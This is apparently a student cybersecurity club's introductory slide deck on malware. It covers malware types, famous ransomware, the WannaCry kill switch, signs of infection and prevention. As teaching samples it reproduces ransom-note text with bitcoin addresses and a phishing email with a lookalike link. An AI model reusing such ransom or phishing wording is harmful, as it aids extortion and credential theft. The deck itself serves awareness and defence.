CYBERSECURITY CLUB

INTRODUCTION TO MALWARE

MOHAMED DOUKKANI

DECEMBER 2023

iStock
Credit: Olemedia

Malware

Malware, short for malicious software, is any software intentionally designed to cause harm, exploit vulnerabilities, or disrupt the normal operation of computer systems, networks, or devices.

Types of Malware

01 Virus

malware that attaches itself to a legitimate program or file and spreads when the infected program is executed.

02 Worm

Self-replicating malware that spreads across networks without requiring user interaction, often exploiting security vulnerabilities.

03 Trojan Horse

Malicious software disguised as legitimate or helpful, tricking users into installing it, and allowing unauthorized access or causing harm.

04 Ransomware

Malware that encrypts files or entire systems, demanding a ransom for their release. It restricts user access until the ransom is paid.

05 Spyware

Software designed to secretly collect information about a user's activities, often without their knowledge, and transmit it to a third party.

06 Adware

Software that displays unwanted advertisements on a user's device, often bundled with free software or downloaded without the user's consent.


07 Keylogger

Software or hardware that records keystrokes on a computer without the user's knowledge, often used to capture sensitive information like passwords.

08 Backdoor

A backdoor is a type of malware that provides unauthorized access to a computer system, allowing an attacker to bypass normal authentication mechanisms.

Famous Malware Examples



Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am


Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw


WannaCry

Stuxnet



PRESS ANY KEY!

notpetya



Your computer has been infected!

Your documents, photos, databases and other important files encrypted

To decrypt your files you need to buy our special software - e3u56-Decryptor

You can do it right now. Follow the instructions below. But remember that you do not have much time

e3u56-Decryptor price

You have 2 days, 19:22:29
* If you do not pay on time, the price will be doubled
* Time ends on Jul 19, 23:03:12

Current price 0.13490081 BTC ≈ 1,300 USD
After time ends 0.26980162 BTC ≈ 2,600 USD

Bitcoin address: 3Cx77AzC4kqtqVpCjQwsYYA8Wj7sEZ7VfT

* BTC will be recalculated in 1 hour with an actual rate.


Sodinokibi

Marcus Hutchins

Marcus Hutchins, is a British security researcher who gained prominence for his role in stopping the WannaCry ransomware attack in May 2017.

Marcus Hutchins noticed an unregistered domain in the WannaCry code while analyzing the ransomware. This domain seemed to act as a kill switch.

To investigate, he registered the domain, effectively activating the kill switch. This action caused the ransomware to stop spreading and prevented further infections.



https://www.youtube.com/@MalwareTechBlog

Signs of Malware

01 Your device is running slower than usual

02 Your device keeps crashing

03 Your data runs out quicker

04 You’re getting a lot of pop-ups

05 You notice messages you didn’t send

06 You notice apps and files you didn’t download


07 Your security systems are disabled

08 You’re being redirected often

CYBERSECURITY CLUB

Some tactics to deliver malware by attackers

Phishing Emails



Mon 4/3/2017 4:26 PM

Chris Colbert <chris.colbert@kpu.ca>

H.R MSVU

To Ken Munro

Greetings,

You have a message from the Human Resources Department.

Click here to view your message

Copyright © 2017 Mount Saint Vincent University. All rights reserved.

http://sadfwx.com/redo/outlookweb/outlookwebapp.html
Click or tap to follow link.

Malicious popus

Malicious apps

CYBERSECURITY CLUB

How to prevent malware

01 Keep your computer and software updated

02 Think twice before clicking links or downloading anything

03 Be careful about opening email attachments or images

04 Don't trust pop-up windows that ask you to download software

05 Use antivirus software

06 Use administrator accounts only when absolutely necessary


07 Limit application privileges

08 Educate yourself

Some tools to prevent malware

Malwarebytes

VirusTotal



